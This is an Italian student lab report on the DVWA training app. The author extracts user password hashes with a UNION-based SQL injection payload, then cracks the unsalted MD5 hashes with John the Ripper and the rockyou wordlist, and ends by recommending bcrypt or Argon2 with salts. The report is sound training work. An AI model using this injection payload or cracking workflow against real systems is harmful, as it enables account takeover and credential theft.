


S6L4




Data: 07/11/24

INFORMAZIONI PRINCIPALI

Recuperare e craccare le password hashate in MD5 dal database DVWA per ottenerne la versione in chiaro utilizzando tool di cracking.

Sviluppo ll'esercizio

Per iniziare mi sono collegato alla DVWA e dopo aver messo la security su low ho eseguito questo script 1' UNION SELECT user, password FROM users# questo exploit mostra tutti gli utenti e le password (hashed). (Per motivi a me ignoti sono salvate come "cognomi")



Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b


ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Ho salvato i codici hash su un file txt (hashed.txt) per poi poterlo craccare con Jack the Ripper.



```
1 admin-smity:5f4dcc3b5aa765d61d8327deb882cf99
2 gordon:e99a18c428cb38d5f260853678922e03
3 1337:8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7|
```

Gli hash in questo file hanno una lunghezza di 32 caratteriche ed è tipico degli hash MD5 non "salted". Per questo usiamo il comando e il formato raw-md5, In questo modo John the Ripper userà solo il formato specificato. Il file rockyou.txt contiene password

comuni ed è quello che userà John per decifrare le password (perfetto per questo compito)

```
(kali㉿kali)-[~]
$ john --format=raw-md5 --wordlist=/home/kali/Desktop/rockyou.txt /home/kali/Desktop/hashed.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=12
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (?)
abc123        (?)
letmein       (?)
charley       (?)
4g 0:00:00 DONE (2024-11-07 03:45) 400.0g/s 307200p/s 307200c/s 460800C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~]
$
```

Con questo comando mostriamo le password decifrate, sempre specificando il formato e completando l'esercizio.

```
(kali㉿kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=/home/kali/Desktop/rockyou.txt /home/kali/Desktop/hashed.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)

(kali㉿kali)-[~/Desktop]
$ john --show --format=Raw-MD5 /home/kali/Desktop/hashed.txt
admin-smity:password
gordon:abc123
1337:charley
pablo:letmein

4 password hashes cracked, 0 left

(kali㉿kali)-[~/Desktop]
$
```

Relazione e Conclusioni

Per iniziare mi sono collegato sulla DVWA ed ho impostando il livello di sicurezza su "low". Utilizzando un comando SQL Injection semplice (1' UNION SELECT user, password FROM users#), sono riuscito a estrarre utenti e password. In DVWA, le password appaiono memorizzate come hash e sono indicate sotto la colonna "cognomi" (per qualche motivo a me oscuro) . Ho salvato questi hash in un file di testo (hashed.txt) per poterlo usare con John.

Gli hash in questo file sono di 32 caratteri, una lunghezza tipica per MD5, e non sono "salted" (ovvero che non contengono una stringa aggiuntiva che li renderebbe più difficili da decifrare). Questo mi ha permesso di (capire) ed usare il formato raw-md5, un'opzione che indica a John the Ripper di trattarli come hash MD5 standard non salati.

Ho aperto John the Ripper ed ho lanciato il comando per cercare le password nel file rockyou.txt, un dizionario di password comuni molto adatto per attacchi di forza bruta su hash non protetti. Dopo aver eseguito il comando, John ha trovato diverse password associate agli hash, tra cui "password", "abc123", "charley" e "letmein". Ho verificato questi risultati con un comando di output di John, che ha mostrato tutte le password scoperte.

Questo test ha dimostrato quanto siano vulnerabili le password quando memorizzate in semplice hash MD5 senza un salt. Con un dizionario di password comuni, è stato semplice recuperarle (si poteva utilizzare un dizionario tipo xato-net con 10 milioni di password ma inutile per questo lavoro) . Per rendere gli hash più sicuri, sarebbe consigliabile usare algoritmi di hashing più avanzati, come bcrypt o Argon2, e includere un salt casuale per ogni password.